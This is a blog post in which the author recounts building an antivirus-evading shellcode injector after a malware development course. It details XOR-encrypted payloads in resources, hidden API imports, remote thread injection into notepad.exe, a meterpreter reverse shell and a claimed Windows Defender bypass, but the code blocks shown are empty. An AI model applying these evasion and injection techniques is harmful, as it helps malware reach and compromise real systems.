My first steps in MalDev
Feb 28, 2024Prelude
Around this last month I have been digging into the Malware Development world. I have always wanted to expand my knowledge within this field, and I felt like it was the moment to do so.
As mentioned in many other blogposts, Sektor7 Malware Development Essentials course was a good point to start. Nevertheless, I found this course very short and I felt like most of the important concepts are ignored (e.g., what is a handle?) and are just used like if I already know them.
Because of that, I actually recommend take a little stop on each of the things that the course shows you in order to UNDERSTAND what does each line do and also do some personal research on each of the things that the course provides.
I personally made questions like:
- What are the parameters of this function?
- Why is this function called in the code?
- How could I develop this in a way that it could be more stealthy?
- What are these compile options?
I wanted to make sure that I really learnt from this course and compiling and execute the code they give you is not the way to do it. I personally recommend to watch their videos, take some notes, and reproduce and execute the code in your personal project files. Do not be scared to improve or modify the code they give you if you think that can be useful.
The result of following these steps was a final course project in which I included all of the techniques given in the course to avoid detection (mainly static detection, it is a basic course) combined with am extra technique that made me bypass Windows Defender sandbox analysis.
Please note that I have just started to learn about these things and that I can be wrong; feel free to contact me at any of my social media to improve the quality of this post and my content overall.
Evasive? loader/injector
The final project consists on a shellcode loader/injector (let’s use injector from now on). This shellcode injector is able to bypass Windows Defender with a meterpreter x64 shellcode at the day of this post (2024/03/05) with Cloud Protection enabled.
EDIT: A week after this post was created, the dropper is not anymore evasive and is detected (dinamically) by Defender. I personally thought that this dropper is not stealthy enough to be evasive and a lot of evasive measures can (and will) be added to this dropper in the future. This has just started :P
This injector has the following properties:
- It is an executable (.EXE) program. No DLL version for now.
- The shellcode is stored as a resource AND “encrypted” using XOR.
- The Windows API calls are calculated in run-time using the Run-Time Dynamic Linking technique. This corresponds to the API obfuscation technique from my fellas of Unprotect Project.
- The strings to calculate the pointer to the API functions using the aforementioned technique are also encrypted with the same XOR key used for the shellcode, in order to obfuscate the strings.
- The XOR key is also stored as a resource in the executable.
- The program in which it injects into is
notepad.exe. The injector obtains the PID given the process name and uses the PID to inject into. - The program is compiled as a Windows Subsystem program, and not as a console program, in order to avoid a CMD popping on screen when the dropper gets executed.
The API calls performed in this executable are simple:
FindResourceandLoadResourceto obtain the embedded resources in the executable.VirtualAlloc,RtlMoveMemory,VirtualAllocEx,WriteProcessMemory,VirtualProtectExandCreateRemoteThreadfor the injection technique.GetProcAddressandGetModuleHandleto perform the IAT hiding technique.CreateToolhelp32Snapshot,Process32FirstandProcess32Nextto obtain the PID given a process name.
The injector has the following phases:
- It starts obtaining the XOR key from the resources section of the file.
- Using this key to decrypt the string names of the API calls, uses the relevant API functions to obtain the PID from the process name specified as a variable. The process name is hardcoded into the program as a real malware would do; otherwise, we would need to call this dropper with arguments (not a real case most of the time). Notepad.exe was used as an example, but it could be performed with more common processes as explorer.exe. Just modify the process name variable inside the dropper.
- The dropper allocates memory in its own process space and stores the shellcode embedded as a resource in this memory region. Note that the shellcode is stored in this region but not executed, as this is an intermediate step to then move the shellcode to the target process.
- Using this obtained PID, the injector opens a handle to the process with the given PID and allocates memory space within the process region. The shellcode is then moved from the region that was previously created to this region.
- A remote thread pointing to the remote memory region containing the shellcode is started.
The result is a thread in the remote process executing our shellcode.
Finding PID given process name
The used Windows API functions to perform the process injection technique require the PID of the process to inject into. A function that dinamically obtains the PID of a given process name at runtime was implemented in the injector using some of the Windows API calls.
The function is the following:
| |
Note that this function will return the first PID occurrence related to the process specified; if there are two process called notepad.exe, it will return the first one that is found in the snapshot obtained calling CreateToolhelp32Snapshot (a lot of factors influence in the first returned PID).
Evasion techniques
Here is a detailed overview of each of the things I implemented in the program to make it stealthier, both statically and dinamically. Overall, I think that it is missing a lot of evasion techniques but as I repeated before, I am just learning slowly to know what I am exactly doing without copypasting.
Windows Subsystem
The program is compiled specifying WINDOWS as the subsystem and not CONSOLE as the subsystem in order to avoid the OS allocating a console when the file is executed.
In order to do this, we first need to compile the file specifying WINDOWS as the SUBSYSTEM FLAG:


After that, the linker will not search for the main function; instead, it will search for the following function:
| |
Therefore we must replace our main function with WinMain:
IAT hiding + encrypted strings
The API calls are resolved dinamically, therefore, not appearing in the IAT of the file. Let’s see the snippet of the code to obfuscate an API call:
| |

The string is encrypted to not use GetProcAddress and insert the hardcoded “VirtualAllocEx” function name. This would result in the function name appearing as a string in the file.

Given this technique, PE analyzers do not display any information about these calls in the IAT nor in the strings. We can see an example with PExplorer, in which none of the used imports is being shown in the IAT:
Also, strings related to these calls do not appear in the strings section:
Analyzing the loader with ThreatCheck
ThreatCheck is an interesting tool designed by RastaMouse that allows us to pinpoint the exact bytes that Windows Defender will flag when scanning the file.
We can use this tool with our loader to verify if Defender flags our file:

We can see that at first sight Defender does not seem to detect our loader.
Used shellcode
The used shellcode is generated from msfvenom and it is a meterpreter reverse TCP shell. The shellcode used is staged and that means that it is lighter, but there is a download of the rest of the shellcode after the initial shellcode has been executed.
| |
Defender Bypass PoC
Here is a video using this injector to load the previous shellcode with Defender on. Note that all of the functionalities of Defender are activated but the automatic sample submission (for obvious reasons):
We can see that no console is being displayed and that it looks stealthy.
Future research areas
This post is just the start of a big project I have in hand. The main objective of my project is to understand how OS (specially Windows) works, and how EDR solutions work, in order to understand the most advanced EDR evasion techniques and how can I implement my own techniques to evade EDR using the OS facilities.
I will update this injector when I discover more techniques, but here are some of the possible upgrade areas:
- Change the injected shellcode for a custom one (IMHO I am far far away from developing a custom shellcode, but I am sure I will do it at the end)
- Change the encryption algorithm used to a stronger one (RC6, for example).
- Develop the injector in another language (C#, go, nim…).
- Obtain the key to decrypt the resources from a server; this way, without proper connection to the server the injected shellcode does not work (ideal for EDRs that have a offline sandbox environment).
- Overall, use more advanced evasion techniques (indirect syscalls, for example).
I will start soon Sektor7 Malware Development Intermediate course and start reading Windows Internals book, to complement my knowledge.
I hope you liked reading my post, feel free to contact me at any of my socials for any question/aclaration or just to give me tips, and I hope we see each other soon!
jasco